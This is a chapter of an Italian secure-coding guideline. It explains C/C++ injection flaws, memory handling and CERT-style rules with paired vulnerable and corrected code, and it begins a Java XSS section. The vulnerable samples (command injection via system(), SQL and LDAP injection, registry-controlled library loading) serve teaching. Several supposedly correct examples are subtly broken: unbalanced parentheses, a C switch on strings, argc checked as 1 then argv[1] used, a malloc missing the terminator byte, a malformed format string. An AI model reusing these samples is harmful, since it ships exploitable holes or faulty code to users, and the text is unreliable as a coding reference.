7 BEST PRACTICES PER LO SVILUPPO IN SICUREZZA

Molti dei problemi di sicurezza del software sono da attribuire alla scarsa conoscenza, da parte degli sviluppatori, delle principali vulnerabilità e dei possibili attacchi che potrebbero sfruttarle.
Il presente capitolo fornisce una vista delle principali vulnerabilità e delle relative contromisure, contestualizzate per ogni specifica area di sviluppo (C/C++, Java, PL/SQL, etc), anche in termini di tecniche da utilizzare per riconoscerle e difendersi opportunamente.

7.1 C/C++

Il linguaggio di programmazione procedurale denominato C fu sviluppato da Dennis Ritchie tra il 1969 e il 1973 presso i Bell Labs, con lo scopo di implementare parti di sistema operativo Unix. Da allora è diventato uno dei linguaggi di programmazione più diffusi e utilizzati, grazie alla sua grande potenza e flessibilità. Il linguaggio C, infatti, consente al programmatore di accedere alla memoria della macchina in maniera diretta, in modo da indirizzare e sfruttare qualsiasi risorsa, software e hardware.

Dal C deriva il linguaggio di programmazione C++ (o CPP acronimo di “C plus plus”) , orientato agli oggetti, con tipizzazione statica. È stato sviluppato (in origine col nome di "C con classi") da Bjarne Stroustrup, sempre presso ai Bell Labs nel 1983 nell’ottica della modernizzazione del linguaggio C.

Poiché i linguaggi C e C++ hanno caratteristiche molto simili, ai fini della sicurezza del codice le vulnerabilità e le relative contromisure sono da considerarsi valide per entrambi i linguaggi.

7.1.1 Cross-site scripting (XSS)

Come riconoscerla

Il Cross-site scripting (XSS) è una vulnerabilità che affligge siti web dinamici che operano un controllo insufficiente dell'input. Un XSS permette ad un attaccante di inserire o eseguire codice script lato client, al fine di attuare i seguenti exploit:

- raccolta, manipolazione e reindirizzamento di informazioni riservate;
- visualizzazione e modifica di dati presenti sui server;
- alterazione del comportamento dinamico delle pagine web.

Rientrano nelle problematiche di tipo XSS:

- **Stored XSS**. Gli attacchi di tipo “stored XSS” sono quelli in cui lo script iniettato viene memorizzato in modo permanente sui server di destinazione, come ad esempio in un database, in un forum di messaggi, in un registro dei visitatori, in un campo commentato, etc. Da quel momento in poi, ogni qualvolta verrà rischiesta la pagina che include lo script memorizzato, quest’ultimo verrà rispristinato ed eseguito.
- **Reflected XSS**. Gli attacchi XSS riflessi, noti anche come attacchi non persistenti, si verificano quando uno script dannoso viene restituito da un'applicazione Web al browser della vittima. Sono più diffusi, proprio per la facilità di propagazione: non è neessario individuare alcun meccanismo per memorizzare permanentemente gli script malevoli. Sono i più evitabili e spesso i danni che apportano sono di entità inferiore, rispetto agli stored XSS.

Come difendersi

Convalidare tutti gli input, indipendentemente dalla fonte: la convalidazione dovrebbe essere basata su una white list (una lista di valori ammessi), per cui verrebbero accettati solo i dati che corrispondono, e verrebbero rifiutati tutti gli altri.
Occorre controllare, oltre che i valori siano fra quelli ammessi o che rientrino in un determinato intervallo di validità, se corrispondano alle attese anche il tipo, la dimensione e il formato dei dati in input.

Un altro accorgimento consiste nel codificare completamente tutti i dati dinamici (encoding) in modo da neutralizzare eventuali inserimenti malevoli. La codifica dovrebbe essere sensibile al contesto, in base al tipo di dato che si vuole neutralizzare: se ci si aspetta che possa esserci codice HTML abusivo, occorre codificare gli eventuali tag HTML, se ci si potrebbe trovare di fronte a uno script, allora bisogna codificare gli elementi sintattici di Javascript, ecc.
Nell'intestazione di risposta HTTP Content-Type, definire in modo esplicito la codifica dei caratteri (charset) per l'intera pagina.
Impostare il flag HttpOnly a true, per evitare tentativi di furto tramite la lettura tramite script dei cookie di sessione.

Esempio:
Se ci si affida a programmi C/C++ per una web application, il pericolo è insito nella specifica CGI (Common Gateway Interface), che offre l'opportunità di accedere al file system.
La necessità di bonificare l'input può essere soddisfatta sottoponendo le stringhe in entrata a una routine di encoding come la seguente:

```
void encode(std::string& data) {
  std::string buffer;
  buffer.reserve(data.size());
  for(size_t pos = 0; pos != data.size(); ++pos) {
    switch(data[pos]) {
      case '&': buffer.append("&amp;");    break;
      case '\"': buffer.append("&quot;");   break;
      case '\'': buffer.append("&apos;");   break;
      case '<': buffer.append("&lt;");    break;
      case '>': buffer.append("&gt;");    break;
      default:  buffer.append(&data[pos], 1); break;
    }
  }
  data.swap(buffer);
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/79.html,
CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting').

7.1.2 Command Injection

Come riconoscerla

In questa tipologia di attacco, l'aggressore potrebbe eseguire comandi di sistema arbitrari sul server dell'applicazione.
Se è in grado di iniettare e fare eseguire un comando di sistema operativo, l'aggressore può eseguire qualsiasi comando, fino all'acquisizione completa del controllo del server.
La command injection è possibile se si utilizzano stringhe di input dell'utente per creare comandi di shell che poi vengono eseguiti.

Come difendersi

Di seguito un elenco delle azioni da intraprendere:

- Evitare qualsiasi esecuzione diretta di script di comandi utilizzando l'input utente. Utilizzare piuttosto API messe a disposizione dal linguaggio o da librerie di funzioni.
- Se è impossibile rimuovere l'esecuzione del comando, eseguire solo stringhe statiche che non includono l'input dell'utente.
- Validare tutti gli input, indipendentemente dalla loro provenienza. Operare una convalida dell'input attraverso una white list di valori ammessi e altri controlli, come evidenziato nel punto precedente.
- Eseguire l'applicazione utilizzando un account utente limitato che non disponga di privilegi non necessari.

- Se possibile, isolare tutta l'esecuzione dinamica utilizzando un account utente separato e dedicato, che abbia privilegi solo per le operazioni e i file specifici utilizzati dall'applicazione, in base al principio del "Least Privilege". Il principio stabilisce che agli utenti venga attribuito il più basso livello di “diritti” che possano detenere rimanendo comunque in grado di compiere il proprio lavoro.

Esempio:

```
#include <stdio.h>
#include <unistd.h>

int main(int argc, char **argv) {

 char cat[] = "cat ";
 char *command;
 size_t commandLength;

 commandLength = strlen(cat) + strlen(argv[1]) + 1;
 command = (char *) malloc(commandLength);
 strncpy(command, cat, commandLength);
 strncat(command, argv[1], (commandLength - strlen(cat)) );

 system(command);
 return (0);
}
```

L’istruzione system() esegue un commando proveniente dall’input, non verificato né controllato.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/77.html,
CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection').

7.1.3 Connection String Injection

Come riconoscerla

Un utente malintenzionato potrebbe manipolare la stringa di connessione dell'applicazione al database. Utilizzando semplici strumenti di modifica testo, l'aggressore potrebbe essere in grado di eseguire una delle seguenti operazioni:

- Danneggiare le performance delle applicazioni (ad esempio incrementando il valore relativo al MIN POOL SIZE);
- Manomettere la gestione delle connessioni di rete (ad esempio, tramite TRUSTED CONNECTION);
- Dirigere l'applicazione sul database dell'attaccante al posto dell’originario;
- Scoprire la password dell'account di sistema del database.

Per comunicare con il proprio database o con un altro server (ad esempio Active Directory), l'applicazione costruisce dinamicamente una sua stringa di connessione. Questa stringa di connessione viene costruita dinamicamente con l’input inserito dall’utente. Se tali valori non sono stati verificati né tantomeno sanificati, potrebbero essere utilizzati per manipolare la stringa di connessione.

Come difendersi

L’input deve essere validato, come già evidenziato nei punti precedenti.
Evitare di costruire dinamicamente stringhe di connessione. Se è necessario creare dinamicamente una stringa di connessione, cercare di non includere l'input dell'utente. In ogni caso, utilizzare utilità basate sulla piattaforma, come SqlConnectionStringBuilder di .NET.

Esempio:

```
int main( int argc, char* argv[] )
{
       int result;
```

```
	if ( argc == 3 )
	{
		char* databaseServer = argv[1];
		char* databaseName = argv[2];

		char connString[BUFFER_SIZE] = database_PROTOCOL_STRING;
		strncat( connString, databaseServer, sizeof(connString) -
strlen(connString) - strlen(database_PORT_STRING) );
		strcat( connString, database_PORT_STRING );

		sql::mysql::MySQL_Driver* database_driver =
sql::mysql::get_mysql_driver_instance();
		sql::Connection* database_conn = database_driver->connect(
connString, database_USER, database_PASSWORD );
		database_conn->setSchema( databaseName );

		result = processData( database_conn );

		delete database_conn;
	}
	return result;
}
```

Nell'esempio riportato, la stringa di connessione viene costruita concatenando parametri di input.
Nel codice che segue, la scelta da una white list è obbligata:

```
int main( int argc, char* argv[] )
{
	int result;
	if ( argc == 2 )
	{
		int appId = atoi( argv[1] );

		char* connString;
		char* databaseName;
		switch( appId ) {
			case APP_ID1:
				connString = CONN_STRING_APP1;
				break;
			case APP_ID2:
				connString = CONN_STRING_APP2;
				break;
			case APP_ID3:
				connString = CONN_STRING_APP3;
				break;
			default:
				connString = CONN_STRING_DEFAULT;
		}

		sql::mysql::MySQL_Driver* database_driver =
sql::mysql::get_mysql_driver_instance();
		sql::Connection* database_conn = database_driver->connect(connString,
database_USER, database_PASSWORD);

		result = processData(database_conn);

		delete database_conn;
	}
	return result;
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.1.4 Resource Injection

Come riconoscerla

L'applicazione apre un socket di rete, per l'ascolto delle connessioni in entrata, utilizzando dati non attendibili per configurarlo, consentendo a un eventuale malintenzionato di controllarlo.

Il malintenzionato potrebbe perciò essere in grado di aprire una backdoor che gli consenta di connettersi direttamente al server delle applicazioni, acquisendo il controllo del server o esponendolo ad altri attacchi indiretti. In particolare, modificando il numero di porta del socket, un utente malintenzionato può essere in grado di aggirare controlli di rete deboli, mascherando l'attacco da parte di altri dispositivi di rete.
Una resource injection può essere sfruttata anche per bypassare i firewall o altri meccanismi di controllo degli accessi. Si può anche utilizzare l'applicazione come proxy per la scansione delle porte delle reti interne e per l'accesso diretto ai sistemi locali; oppure indurre un utente a inviare informazioni riservate a un server fasullo.

Come difendersi

Non consentire a un utente di definire i parametri relativi ai sockets di rete. Il principio della white list può essere adottato per scegliere un valore tra quelli ammissibili, codificandoli – ad esempio - in una switch.

Esempio:

```
int main( int argc, char* argv[] )
{
	int sockfd, portno;
	struct sockaddr_in serv_addr = {};
	struct hostent *server;

	if ( argc != 3 )
		errorAndExit();

	server = gethostbyname(argv[1]);
	if (server == NULL)
		errorAndExit();

	portno = atoi(argv[2]);

	serv_addr.sin_family = AF_INET;
	memcpy(&serv_addr.sin_addr.s_addr, server->h_addr, server->h_length);
	serv_addr.sin_port = htons(portno);

	sockfd = socket(AF_INET, SOCK_STREAM, 0);
	if (sockfd < 0)
		errorAndExit();

	if (connect(sockfd, &serv_addr, sizeof(serv_addr)) < 0)
		errorAndExit();

	sendAndProcessMessage(sockfd);

	close(sockfd);
}
```

In questo esempio la configurazione del socket viene realizzata con l'input non verificato proveniente dall'utente. Qui di seguito la scelta è ristretta a una white list:

```
int main( int argc, char* argv[] )
{
	int sockfd, portno;
	struct sockaddr_in serv_addr = {};
	char* portname;

	if ( argc != 1 )
		errorAndExit();
```

```
        portname = argv[1];
        switch (portname) {
               case "quicktime":
                      portno = 1220;
                      break;
               case "kazaa":
                      portno = 1214;
                      break;
               case "battlenet":
                      portno = 1119;
                      break;
               default:
                      portno = 80;
        }

        serv_addr.sin_family = AF_INET;
        memcpy(&serv_addr.sin_addr.s_addr, SERVER_ADDRESS, strlen(SERVER_ADDRESS));
        serv_addr.sin_port = htons(portno);

        sockfd = socket(AF_INET, SOCK_STREAM, 0);
        if (sockfd < 0)
               errorAndExit();

        if (connect(sockfd, &serv_addr, sizeof(serv_addr)) < 0)
               errorAndExit();

        sendAndProcessMessage(sockfd);

        close(sockfd);
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/99.html,
CWE-99: Improper Control of Resource Identifiers ('Resource Injection').

7.1.5 SQL Injection

Come riconoscerla

Si verifica quando l'input non verificato viene utilizzato per comporre dinamicamente uno statement SQL che poi verrà eseguito sulla base dati. Adeguatamente manipolati, i parametri di input possono modificare le query in maniera sostanziale, causando danni di impatto notevole, come l'inserimento di dati malevoli, la cancellazione e la modifica di record e la rivelazione indebita di informazioni riservate. Se i dati utilizzati per la SQL injection sono memorizzati nel database o nel file system in generale, si parla di SQL injection di second'ordine (second order SQL injection).

Come difendersi

Mettere in pratica i seguenti suggerimenti:

- Come prima misura, occorre validare l'input, sottoponendolo a rigidi controlli, come già illustrato nei punti precedenti.
- Le query SQL non devono mai essere realizzate concatenando stringhe con l'input esterno. Si devono invece utilizzare componenti di database sicuri come le stored procedure (stored procedures), query parametrizzate e le associazioni degli oggetti (per comandi e parametri).
- Una soluzione che può essere d'aiuto consiste nell'utilizzazione di una libreria ORM, come EntityFramework, Hibernate o iBatis.
- Occorre limitare l'accesso agli oggetti e alle funzionalità del database, in base al "Principle of Least Privilege" (non fornire agli utenti permessi superiori a quelli strettamente necessari).

Esempio:

```
int main(int argc, char** argv) {
```

```
 char *nomeUtente = argv[2];

 // Codice passibile di SQL Injection
 char query[1000] = {0};
 sprintf(query, "SELECT USER_ID FROM UTENTI where nome = \"%s\"", nomeUtente);
 executeSql(query);

 // Codice "sanificato"
 char nomeUtenteSql[1000] = {0};
 encodeSqlString(nomeUtenteSql, 1000, nomeUtente);
 char querySanificata[1000] = {0};
 sprintf(querySanificata, "SELECT USER_ID FROM UTENTI where nome = \"%s\"",
nomeUtenteSql);
 executeSql(querySanificata);
}
```

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/89.html,
CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection').

7.1.6 LDAP Injection

Come riconoscerla

Come in tutti i casi d'injection, anche in questo caso a essere sfruttato per l'attacco è l'input dell'utente, nel momento in cui viene utilizzato, senza subire alcun controllo o filtro, per comporre una query LDAP.
Il pericolo è che venga inquinata la directory LDAP, che contiene una base dati relativa a delle utenze.
Con un attacco LDAP injection è possibile leggere dati riservati, come è anche possibile modificarli, cancellarli o inserire utenze che poi possono essere utilizzate per successivi attacchi.

Esempio:
Il seguente codice riceve un parametro in input per comporre una query LDAP.

```
fgets(nomeUtente, sizeof(nomeUtente), socket);
snprintf(queryLDAP, sizeof(queryLDAP, "(cn=%s)", nomeUtente);
```

Se nomeUtente è "Mario Rossi", la query restituirà i dati relativi all'utente in questione, ma se viene fornito il carattere "*", verrà restituito l'intera directory di utenze.

Come difendersi

Occorre mettere in pratica le misure che seguono. Come in altri tipi d'injection, sono fondamentali il controllo e l'encoding dell'input, per costruire filtri e query verso server LDAP.
L'encoding deve filtrare i seguenti caratteri: `\ # + < > , ; " =`
Altri caratteri scpeciali sono utilizzati all'interno delle query LDAP e quindi non possono essere eliminati in automatico: * ( ) . & - _ [ ] ` ~ | @ $ % ^ ? : { } ! '
Il controllo applicativo, dipendente dal contesto, assume un'importanza fondamentale.
Anche ridurre al minimo i privilegi assegnati all'utenza con la quale il server LDAP è avviato è una misura utile a minimizzare le conseguenze di un attacco.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/90.html,
CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection').

7.1.7 Process control

Come riconoscerla

Le vulnerabilità del controllo di processo si verificano quando nell'applicazione vengono importati dati provenienti da un'origine non attendibile. Tali dati vengono successivamente caricati utilizzando il metodo Load-Library. Controllando il nome o il percorso della libreria, un utente malintenzionato può sostituire la

libreria legittima con una libreria dannosa. Ciò può comportare l'esecuzione di comandi (e payload) dannosi.

La vulnerabilità si esplicita in due forme distinte: l'aggressore controlla l'indirizzo della libreria all'interno del programma, oppure controlla l'ambiente e quindi la libreira puntata dal programma.

Come difendersi

Oltre al consueto principio dei minimi privilegi e il controllo dell'input, qui occorre verificare sempre l'attendibilità delle librerie importate.
L'applicazione non deve caricare librerie non necessarie o delle quali può fare a meno.
Invece dei path relativi, l'applicazione deve utilizzare path assoluti per individuare il percorso delle librerie da caricare.

Esempio:
Nel seguente codice la libreria viene caricata a partire da un indirizzo scritto nel registry. Chiunque acceda al registry può sostituirlo con l'indirizzo di una copia manipolata della libreria medesima.

```
RegQueryValueEx(hkey, "APP_HOME_DIR", 0, 0, (BYTE*)appHomeDir, &size);
char* libreria=(char*)malloc(strlen(appHomeDir)+strlen(INITLIB));
if (libreria) {
  strcpy(libreria, appHomeDir);
  strcat(libreria,INITCMD);
  LoadLibrary(libreria);
}
```

Se si utilizza un percorso assoluto, la libreria viene prelevata da un percorso più difficilmente manipolabile.
Utilizzare la System.load() in luogo della System.loadLibrary(), perché più sicura.

Per ulteriori informazioni si veda: http://cwe.mitre.org/data/definitions/114.html,
CWE-114: Process Control.

7.1.8 Ulteriori indicazioni per lo sviluppo sicuro

La raccolta di Best Practices che segue, è conforme ai dettami degli standard CERT C / C++ Programming Language Secure Coding.

7.1.8.1 Dichiarazioni

- È consigliato dimensionare gli array non utilizzando costanti numeriche ma piuttosto costanti simboliche definite
  Esempio:
  Forma non corretta:
  ```
  int mesi[13];
  ```
  Forma corretta:
  ```
  int mesi[TOT_MESI + 1];
  ```

- Dichiarare le costanti utilizzando la keyword "const"
  Esempio:
  Forma non corretta:
  ```
  int mesi = 12;
  ```
  Forma corretta:
  ```
  const unsigned int mesi = 12;
  ```
- Dichiarare le variabili che possono avere valori positivi utilizzando la keyword "unsigned"
- Il tipo "char" deve essere unsigned
- Non utilizzare float e double quando non è necessario (calcoli scientifici)
- Le classi che hanno funzioni virtuali devono sempre avere distruttori virtuali

- Inizializzazioni
- Tutte le variabili locali devono essere inizializzate prima di essere utilizzate. Se sono inizializzate con valori "dummy" o momentanei devono essere reinizializzate con i valori reali al momento dell'uso.
- Tutte le variabili legate ai cicli devono essere reinizializzate con l'entrata in una nuova iterazione prima di essere riutilizzate nel nuovo ciclo.
- Tutte le strutture devono essere azzerate prima del loro utilizzo.
- Tutti i buffer devono essere azzerati prima del loro utilizzo o riutilizzo.

7.1.8.2 Utilizzo dei tipi di dati

Stringhe

- Tutte le stringhe devono essere terminate dal carattere NULL. Evitare errori logici di programmazione che agevolino l'insorgere di una condizioni di memory leak. Deve essere riposta la massima attenzione nell'utilizzo di funzioni che non aggiungono al termine di una stringa copiata in un buffer di destinazione il carattere NULL se questo non risiede nel buffer sorgente.
  Esempio:
  Forma non corretta:
  ```
  strncpy(dest, source, sizeof(dest));
  ```
  Forma corretta:
  ```
  strncpy(dest, source, sizeof(dest);
  dest[sizeof(dest) – 1] = '\0';
  ```

- Il codice non deve effettuare operazioni su una stringa o su un char arrayche non siano terminati dal carattere NULL;
- L'input proveniente dall'utente deve sempre essere convalidato e scremato da caratteri invalidi (; | ! & ~ ' " - * % ` \ / < > ? $ @ : ( ) [ ] { } .) prima di essere passato alle successive elaborazioni dell'applicazione (ad esempio alla funzione system());
- Utilizzare le funzioni strspn(), strcspn() e strpbrk() per filtrare l'input utente;
- Il formato delle stringhe deve sempre essere specificato nei parametri delle funzioni che lo richiedono. In questo contesto le funzioni considerate critiche e soggette a problematiche di format string overflow, se non correttamente utilizzate, sono: printf(), fprintf(), sprintf(), snprintf(), vprintf(), vfprintf(), vsprintf(), vsnprintf(), scanf(), fscanf(), sscanf(), vscanf(), vsscanf(), vfscanf(), wprintf(), fwprintf(), swprintf(), vwprintf(), vfwprintf(), vswprintf().
  Esempio:
  Forma non corretta:
  ```
  printf(buffer1);
  snprintf(dest, sizeof(dest), buf);
  fprintf(FILE, num, stringa);
  ```
  Forma corretta:
  ```
  printf("%s\r\n", buffer1);
  snprintf(dest, sizeof(dest), "%s", buf);
  fprintf(FILE, "%d: %s%\n", num, stringa);
  ```

Buffer

Tutti i buffer devono essere abbastanza grandi per contenere i dati a loro destinati, inoltre:

- Evitare l'utilizzo di funzioni che non consentono di specificare la dimensione delle stringhe copiate da un buffer sorgente a uno di destinazione. Le funzioni considerate critiche in questo contesto, che non devono mai essere utilizzate sono: strcpy(), wcscpy(), sprintf(), strcat(), gets(), scanf(), vsprintf() e wcscat();
- Quando i dati vengono copiati all'interno di un buffer deve essere sempre verificata la loro dimensione confrontandola con quella del buffer di destinazione. Le funzioni considerate critiche per errori di bound-checking, pur permettendo di specificare la lunghezza delle stringhe soggette a copia da un buffer all'altro, sono: strncpy(), wcsncpy(), snprintf(), strncat(), vsnprintf(), wcsncat(),

memcpy(), memmove(), memset(), strxfrm(), wcsxfrm(), wmemset(), wmemcpy(), wmemmove(), wcstombs(), wcsrtombs(), mbstowcs(), mbsrtowcs(), swprintf() e vswprintf().

Di seguito alcuni esempi di funzioni solitamente considerate sicure, ma utilizzate in modo errato.

Esempio:
Forma non corretta:

```
char dest[512];
char *source;
// puntatore char source manipolabile
// dall'utente
strncpy(dest, source, strlen(source));
#define LEN 5000
// LEN superiore alla capacità
// di contenimento massima di
// dest
char dest[1024];
// variabile source manipolabile
// dall'utente
char source[LEN];
memcpy(dest, source, LEN);
```

Forma corretta:

```
char dest[512];
strncpy(dest, source, sizeof(dest);
/* inserimento di NULL alla fine di
  dest
*/
...
#define LEN 1024;
char dest[1024];
// variabile source manipolabile
// dall'utente
char source[LEN];
memcpy(dest, source, LEN - 1);
/* inserimento di NULL alla fine di
  dest
*/
...
```

7.1.8.3 Bitfields

Se nel codice vengono svolte operazioni di bit shifting o si utilizzano bitfield, bisogna indicare le piattaforme con cui il codice è compatibile per mitigare problemi/errori di porting.

7.1.8.4 Macro

Se le macro sono espanse, i parametri passati non devono causare effetti collaterali.

Esempio:
Forma non corretta:

```
#define max(a, b) (a) > (b) ? (a) : (b)
risultato = max(i, j) + 3;
/*
 * tutto questo viene espanso in
 * risultato = (i) > (j) ? (i) : (j)+3;
 *
 */
```

Forma corretta:

```
#define max(a,b) ( (a) > (b) ? (a) : (b) )
```

Gli argomenti delle macro devono essere accuratamente racchiusi in parentesi.

7.1.8.5 L'operatore sizeof e il passaggio di dati come parametri

Il passaggio della dimensione di una struttura dati come parametro a una funzione deve essere effettuato in maniera corretta, tramite l'utilizzo della funzione sizeof(). A tal proposito, è necessario sviluppare consapevolezza degli errori qui menzionati, e non ripeterli:

Esempio:
Forma non corretta:

```
strlen(struttura)
sizeof(ptr)
sizeof(*array)
/*
 * Dimensione di un solo elemento
 */
sizeof(array)
```

Forma corretta:

```
sizeof(struttura)
sizeof(*ptr)
sizeof(array)
/*
 * Dimensione di un solo elemento
 */
sizeof(array[0])
```

Gli argomenti delle macro devono essere accuratamente racchiusi in parentesi.

7.1.8.6 Allocazione dinamica

Il successo dei linguaggi C e C++ è dovuto alla grande flessibilità che offrono allo sviluppatore nella gestione diretta della memoria della macchina. Ciò offre illimitate possibilità, ma comporta anche rischi piuttosto elevati. Per mitigare tali rischi occorre adottare i seguenti suggerimenti:

- Lo spazio di memoria allocato dinamicamente (ad esempio con le funzioni malloc(), calloc() e realloc() deve essere appropriato alla dimensione dei dati che deve contenere;
- L'applicazione deve provvedere all'allocazione e alla deallocazione della memoria. Nell'ambito della programmazione multithreaded, vale lo stesso principio: ogni thread deve allocare e deallocare la propria memoria, senza delegare la deallocazione ad altri thread;
- Se si scrive codice C++ è meglio sfrutttare le caratteristiche peculiari di questo linguaggio, piuttosto che appoggiarsi alle strutture del C, mantenute per compatibilità. Esempio: utilizzare "new" invece che malloc(), calloc(), e realloc();

7.1.8.7 Deallocazione

- Gli array non devono essere cancellati come dati scalari;

Esempio:
Forma non corretta:

```
delete mioarray;
```

Forma corretta:

```
delete [ ] mioarray;
```

- Non devono esistere puntatori a risorse distrutte: contestualmente alla distruzione delle risorse vanno dereferenziati tutti i puntatori;
- I puntatori relativi alla memoria allocata dinamicamente devono essere impostati a NULL subito dopo essere stati rilasciati;
- I puntatori ottenuti via malloc(), calloc(), realloc() devono essere distrutti con free() (mai usare delete);

- I puntatori ottenuti via new devono essere distrutti con delete (mai usare free());
- Mai liberare un'area di memoria (ad esempio con free()) già deallocata. Evitare errori logici nel codice che consentano l'insorgere di problematiche di questo tipo;
- Mai tentare di scrivere in un buffer residente in heap memory dopo la sua deallocazione. Evitare l'insorgere di errori logici di questo tipo.

7.1.8.8 Puntatori

- Gestire opportunamente i puntatori a NULL;

Esempio:

Forma non corretta:

```
char tmpchar1 (char *s)
{
  return *s;
}
//"s" == NULL → CRASH
```

Forma corretta:

```
char tmpchar1 (char *s)

{
   if (s == NULL) return '\0';
return *s;
}
```

7.1.8.9 Casting e problematiche di gestione delle variabili numeriche

- Il tipo NULL deve essere corretto mediante casting quando passato come parametro a una funzione;
- Ridurre al minimo le comparazioni fra interi di tipo signed. Se due interi di tipo signed vengono comparati, deve essere previsto il caso "minore di zero" (< 0), soprattutto quando la comparazione avviene con un valore costante.

Esempio:

Comparazione non signed:

```
if ((int)val1 < (unsigned int)val2)
/* in questo caso unsigned ha la precedenza essendo un tipo più grande di
signed. Entrambi i valori
(val1 e val2) vengono quindi
convertiti ad unsigned prima di essere comparati
*/
if ((int)val < sizeof(costante))
// l'operatore sizeof è unsigned
```

Comparazione signed:

```
if ((int)val < 256)
if (unsigned short)val1 < (short)val2)
/* la seguente comparazione dovrebbe, in base al tipo di compilatore, essere
signed perchè entrambi gli short dovrebbero essere convertiti a signed integer
prima di essere comparati
*/
```

- Evitare di utilizzare variabili signed integer come length specifier, ovvero come indicatori dell'allocazione/dimensione di un buffer o di un array.
- Evitare che un intero, a seguito di un'operazione di moltiplicazione, addizione o sottrazione, cresca oltre il suo valore massimo o decresca sotto il suo valore minimo. Ad esempio su architettura a 32 bit se un intero signed a 16 bit dal valore 32767 viene incrementato di una unità, il suo valore diverrà -32768, producendo un errore di overflow. È bene assicurarsi che questo genere di condizioni non si verifichi in alcun caso, soprattutto su input fornito dall'utente, in prossimità dell'allocazione di un buffer o della copia di dati da un buffer all'altro.

- La conversione fra interi di differenti dimensioni deve essere il più possibile evitata. La conversione di un intero di grandi dimensioni a uno più piccolo (da 32 a 16 bit o da 16 a 8 bit) può causare il troncamento del valore memorizzato in una variabile o determinarne il cambio di segno. Ad esempio convertire l'intero signed a 16 bit -1 in intero unsigned a 32 bit darà come risultato il valore 4.294.967.295

In particolare sono negate tutte le conversioni riportate nella seguente tabella:

Da	A
16 bit signed	32 bit unsigned
32 bit signed	16 bit unsigned
32 bit unsigned	16 bit signed
32 bit signed	16 bit signed

Il codice non deve affidarsi a conversioni implicite e/o dedotte dal compilatore.

7.1.8.10 Computazione e condizionali

- I dati devono essere appropriatamente confrontati con altri dello stesso tipo, specialmente per i tipi float e double.
  Esempio:
  if (variabile == 0.1) questa condizione potrebbe non rivelarsi mai vera, per le proprietà di arrotondamento del compilatore;
- Le variabili dichiarate come unsigned non devono mai essere confrontate con lo zero utilizzando l'operatore "maggiore di".
  Esempio: if (variabile > 0) risulta sempre vero se variabile è unsigned;
- Le variabili dichiarate come signed, non devono mai essere confrontate con TRUE.
  Esempio: if (variabile)
  Se ad esempio variabile può assumere un valore negativo è meglio prevedere questo caso con un controllo del tipo: if (variabile != 0) oppure ancora più esplicito controllando il segno dell'intero.

7.1.8.11 Controllo del flusso

Variabili di controllo

È obbligatorio utilizzare sempre un limite superiore "inclusive" e il limite inferiore come "esclusive".
Esempio:
Forma non corretta:

```
x >= 23 e x <= 42
```

Forma corretta:

```
x >= 23 e x < 43
```

Switches

- Ogni blocco di codice appartenente a ogni "case" di uno switch deve essere terminato dalla keyword "break";
- Ogni switch deve avere un "case" di default.

7.1.8.12 Passaggio di argomenti

- I tipi di dati esterni non devono essere passati "per valore" (by value);
- I vettori e le strutture devono sempre essere passati per indirizzo o per riferimento;
- È auspicabile utilizzare la keyword "const" per i parametri costanti (strutture o vettori) passati in ingresso a una funzione.

7.1.8.13 Valori di ritorno

I tipi di dati devono essere appropriati per memorizzare i valori di ritorno delle funzioni;

7.1.8.14 Chiamate a funzioni

- Ogni chiamata a fprintf() deve avere il suo argomento FILE pointer inizializzato;
- Ogni chiamata a funzione deve contenere i parametri corretti, coerenti con il tipo e il formato del prototipo della funzione.

7.1.8.15 Files

- Ogni nome di file temporaneo deve essere unico e non predicibile;
- Ogni file deve essere chiuso prima di essere riutilizzato (Esempio: fclose()).

7.1.8.16 Gestione degli errori

- I valori di ritorno di tutte le chiamate di sistema devono essere controllati per determinare lo stato di esecuzione del programma. Funzioni come perror(), ferror() ed strerror() e la costante errno devono essere utilizzate per determinare o riportare all'utente il tipo di errore occorso;
- errno non deve essere dichiarato manualmente come un extern se risiede in uno degli include dell'implementazione C/C++ utilizzata;
- Al verificarsi di un errore critico o imprevisto, a seguito di una chiamata di sistema, tutti i puntatori e le aree di memoria utilizzate devono essere dereferenziati/disallocate prima della chiusura del programma.

7.1.8.17 Sicurezza dell'applicazione

- I risultati dei controlli, delle procedure di sicurezza e i relativi dati non devono risiedere in memoria per lunghi periodi. Ad esempio, le chiavi crittografiche devono permanere in memoria solo per il tempo necessario al loro utilizzo e devono essere sovrascritte con dati casuali o "garbage data" al termine del loro impiego;
- I dati critici non devono mai essere serializzati.

7.2 Java

Java è un linguaggio di programmazione orientato agli oggetti, derivato dal C++ e progettato a partire dal 1991 da James Gosling assieme ad un gruppo di dipendenti di Sun Microsystems. Il suo duraturo successo è da attribuire al suo orientamento verso il mondo web, al suo modello object oriented e alla sua peculiarità di poter esserere eseguito su qualsiasi sistema operativo, mediante l'esecuzione di un bytecode, un intermedio di compilazione, su virtual machine.
Java si è rivelato vincente, oltre che nello sviluppo di applicazioni web, anche nella progettazione di applicazioni client-server e nello sviluppo di web services.
Nel 2010 Oracle Corporation ha rilevato Sun Microsystems, continuando a sviluppare il linguaggio Java, apportamdovi migliorie rilevanti, che lo rendono un linguaggio potente, flessibile e al passo coi tempi.

Di seguito le principali vulnerabilità e le relative contromisure da adottare.

7.2.1 Cross-site scripting (XSS)

Come riconoscerla

Reflected XSS. Si tratta di inoculare e far eseguire script dannosi all'interno di una pagina web. Il mezzo attraverso il quale quest'attacco viene perpetrato è la contraffazione dell'input.
Quando l'input viene racchiuso nella risposta senza esser filtrato, siamo in presenza di un reflected XSS.
Stored XSS. In questo caso il codice HTML o lo script incorporato attraverso l'input viene memorizzato permanentemente sulla pagina e diventa parte integrante di essa. Dopo un attacco riuscito, tutti gli utenti che accederanno alla pagina saranno potenzialmente vittime dello script installato abusivamente.
